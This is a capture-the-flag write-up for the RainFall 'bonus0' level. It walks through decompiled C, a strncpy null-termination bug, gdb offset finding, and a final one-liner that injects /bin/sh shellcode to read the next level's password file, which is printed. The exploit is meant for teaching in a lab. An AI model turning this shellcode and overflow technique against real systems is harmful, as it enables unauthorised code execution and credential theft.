

./bonus0



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
No RELRO        No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   /home/user/bonus0/bonus0

bonus0@RainFall:~$
```

Decompiled file with ***Ghidra***:




```c
void getInput(char *destination, char *input)
{
    char *newlinePos;
    char buffer[4096];

    puts(input);
    read(0, buffer, 4096);
    newlinePos = strchr(buffer, '\n');
    *newlinePos = '\0';
    strncpy(destination, buffer, 20);
    return;
}

void processStrings(char *result)
{
    char currentChar;
    unsigned int counter;
    char *resultPtr;
    char firstInput[20];
    char secondInput[20];

    getInput(firstInput, "-");
    getInput(secondInput, "-");
    strcpy(result, firstInput);
    counter = 0xffffffff;
    resultPtr = result;
    do
    {
        if (counter == 0)
            break;
        counter--;
        currentChar = *resultPtr;
        resultPtr = resultPtr++;
    } while (currentChar != '\0');
    *(char *)(result + (~counter - 1)) = 32;
    strcat(result, secondInput);
    return;
}

int main(void)
{
    char finalResult[46];

    processStrings(finalResult);
    puts(finalResult);
    return 0;
}
```

The **program** starts by asking for two different user input, **trimming** each one down to 20 characters using **strncpy**. Afterward, it joins the two inputs together, inserting a space between them. This combined result is then displayed through the **main** function.

While **strncpy** helps prevent *buffer overflows*, it has a catch: if the source string has at least 20 characters, it won't add a **null-terminator**, allowing the concatenated second input to directly follow without the space.


Given that the shortest working shellcode we found is 21 bytes, this setup would require us to place the initial 20 bytes in the **argv[1]** and the remaining byte at the beginning of **argv[2]**.

Now we need to know the address of **finalResult[46]**, which will contain our concateneted shellcode.



```
bonus0@RainFall:~$ env - gdb ./bonus0
(gdb) unset env LINES
(gdb) unset env COLUMNS
(gdb) disas main
Dump of assembler code for function main:
   0x080485a4 <+0>:     push   %ebp
   0x080485a5 <+1>:     mov    %esp,%ebp
   0x080485a7 <+3>:     and    $0xfffffff0,%esp
   0x080485aa <+6>:     sub    $0x40,%esp
   0x080485ad <+9>:     lea    0x16(%esp),%eax
   0x080485b1 <+13>:    mov    %eax,(%esp)
   0x080485b4 <+16>:    call   0x804851e <pp>
   0x080485b9 <+21>:    lea    0x16(%esp),%eax
   0x080485bd <+25>:    mov    %eax,(%esp)
   0x080485c0 <+28>:    call   0x80483b0 <puts@plt>
   0x080485c5 <+33>:    mov    $0x0,%eax
   0x080485ca <+38>:    leave
   0x080485cb <+39>:    ret
End of assembler dump.
(gdb) b *0x080485ca
Breakpoint 1 at 0x80485ca
(gdb) r
Starting program: /home/user/bonus0/bonus0
 -
AAAAAAAAAAAAAAAAAAAA
 -
Aa0Aa1Aa2Aa3Aa4Aa5Aa
AAAAAAAAAAAAAAAAAAAAAa0Aa1Aa2Aa3Aa4Aa5Aa□□□ Aa0Aa1Aa2Aa3Aa4Aa5Aa□□□

Breakpoint 1, 0x080485ca in main ()
(gdb) x/24wx $esp
0xbffffe00:     0xbffffe16      0x080498d8      0x00000001      0x0804835d
0xbffffe10:     0xb7fd13e4      0x41410016      0x41414141      0x41414141
0xbffffe20:     0x41414141      0x41414141      0x61414141      0x31614130
0xbffffe30:     0x41326141      0x61413361      0x35614134      0x0ff46141
0xbffffe40:     0x4120b7fd      0x61413061      0x32614131      0x41336141
0xbffffe50:     0x61413461      0xf4614135      0x00b7fd0f      0xb7fdc858
```

Using the overflow pattern, the offset is found to be 9.




```
0x41336141 in ?? ()

Register value                Offset
0x41336141                    9
```

For our exploit:

1. We'll place the first 20 bytes of the **shellcode** into the first argument.
2. The 21st byte of the **shellcode** will begin the second argument.
3. We'll then add 8 **padding** bytes to achieve the offset of 9.
4. Next, we'll append the address of **finalResult**, which takes 4 bytes.
5. To reach a total of 20 bytes in the second argument, we'll add 7 more padding bytes, given that 1 (from the 21st byte) + 8 (padding) + 4 (address) equals 13, as we want at least 20 to ensure the *overflow*.

To align our exploit with **gdb**'s conditions, we need to run the **executable** in a clean environment, using its *absolute path* (since **gdb** accesses executables like that). We also have to set the **PWD** variable ourselves, given that **gdb** sets it even when the environment is empty. More infos here.



```
bonus0@RainFall:~$ { python -c '
shellcode="\x31\xc9\xf7\xe1\x51\x68\...\x6e\x89\xe3\xb0\x0b\xcd"
print(shellcode)';
python -c 'print("\x80" + "A"*8 + "\x16\xfe\xff\xbf" + "A"*7)';
cat <<< "cd ../bonus1 && cat .pass"; } | env - PWD=$PWD ~/bonus0


 -
 -
1□□□Qh//shh/bin□□
                 ÀAAAAAAA□□□AAAAAAA□□□ □AAAAAAAA□□□AAAAAAA□□□
cd1f77a585965341c37a1774a1d1686326e1fc53aaa5459c840409d4d06523c9

bonus0@RainFall:~$ su bonus0
Password: cd1f77a585965341c37a1774a1d1686326e1fc53aaa5459c840409d4d06523c9

bonus1@RainFall:~$
```